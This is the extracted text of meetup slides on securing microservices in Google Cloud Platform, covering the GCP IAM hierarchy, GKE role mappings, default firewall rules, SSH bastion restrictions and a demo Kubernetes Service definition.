Cloud Security

Ateneu Barcelonés, March 28th 6:30pm

https://www.meetup.com/Barcelona-Cybersecurity/events/259902770/

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CYBERSECURITY
security office
virtual CISO
threat monitoring

AUDITS
redteaming
pentesting
vulnerability management

COMPLIANCE
PCI
GDPR
PSD2

CLOUD
security program
governance
IAM

TRAINING
awareness
workshops
social engineering

A2SECURE is a global cybersecurity expert company, enabling our clients to deliver their full potential, while preventing and managing any threat they might face in the digital world

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Agenda

(7pm)

(50') Security for Microservices in CLOUD by Germán Arranz, Juan Gordo and Jose Moyano

(10') Q&A

(8pm)

(60') Drinks and networking

- Place: Bar & Terrace at Principal floor.

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Security for Microservices in Google Cloud Platform

Arranz Cobos, Germán
Gordo Ara, Juan
Moyano Gutierrez, Jose

The crew

Germán Arranz Cobos

- Security Project Manager
- Responsible of Google Cloud Platform Layer


Juan Gordo Ara

- Security Analyst
- Responsible of Host Attack and Monitoring Layer

Jose Moyano Gutierrez

- Security Technical Officer
- Responsible of K8s Network Layer

Content



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Understanding of IAM hierarchy in GCP

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


GCP Architecture



IAM hierarchy in GCP



Example: IAM hierarchy in GCP




Organization


Folder

Project

Example: IAM hierarchy in GCP



Example: IAM hierarchy in GCP



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Relationship of GCP roles and GKE roles

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Relationship of GCP roles and GKE roles

Kubernetes Engine Cluster Admin	Cluster Admin
Kubernetes Engine Admin	Admin
Kubernetes Engine Developer	Edit
Kubernetes Engine Viewer	View

Relationship of GCP roles and GKE roles

Kubernetes Engine Cluster Admin	Cluster Admin
Kubernetes Engine Admin	Admin
Kubernetes Engine Developer	Edit
Kubernetes Engine Viewer	View

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Firewall Rules in GCP

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Firewall rules by default

Default-allow-internal

Allows network connections of any protocol and port between instances on the network.

Default-allow-ssh

Allows SSH connections from any source to any instance on the network over TCP port 22.

Default-allow-rdp

Allows RDP connections from any source to any instance on the network over TCP port 3389.

Default-allow-icmp

Allows ICMP traffic from any source to any instance on the network

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
Firewall Rules Key points when using GKE


Firewall Rules Key points using GKE

Auto-generation of firewall rules when you deploy a service inside the cluster.



Firewall Rules Key points using GKE

Define the Authorized Network to restrict the access to the master.



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

Apply SSH restrictions to connect to the GKE nodes


Our scenario



SSH Bastion “Minas Tirith” architecture



DEMO



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GKE basic WebApp
“DevOps ready to play”

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

Our scenario




Web App


Cluster1
Services
flask-app-service
LoadBalancer
10.11.241.140
35.246.210.179
8285 : 32548
Deployments
flask-app
Ubuntu-flask
5000
2
node-gke-meetup
SSH
docker-engine
Ubuntu-Flask-app
node-gke-meetup
SSH
docker-engine
Ubuntu-Flask-app
Firewall


Service

```yaml
apiVersion: v1
kind: Service
metadata:
  name: flask-app-service
spec:
  type: LoadBalancer
  selector:
    app: webapp
    department: it
  ports:
  - protocol: TCP
    port: 8285
    targetPort: 5000
```



